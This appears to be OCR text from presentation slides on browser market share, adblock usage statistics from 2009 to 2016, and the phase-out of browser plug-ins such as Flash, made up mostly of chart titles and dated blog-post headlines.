
СТРАНЫ

- United States
- Brazil
- India
- Japan
- Mexico
- Argentina
- Bulgaria



Browser Family Monthly Usage Share

https://www.w3counter.com/trends




DEVICES USING ADBLOCK SOFTWARE ON THE OPEN WEB


(Apr 2009 – Dec 2016)

DESKTOP BROWSERS MOBILE BROWSERS


†PageFair's estimate of adblock usage on mobile browsers was updated in November 2016 in its revised Mobile Adblocking Report


Roll-out plan for HTML5 by Default


Friday, December 9, 2016


Moving to a Plugin-Free Web

By: Dalibor Topic | Principal Product Manager



FLASH & THE FUTURE OF INTERACTIVE CONTENT

POSTED BY ADOBE CORPORATE COMMUNICATIONS ON JULY 25, 2017


Next Steps for Legacy Plug-ins

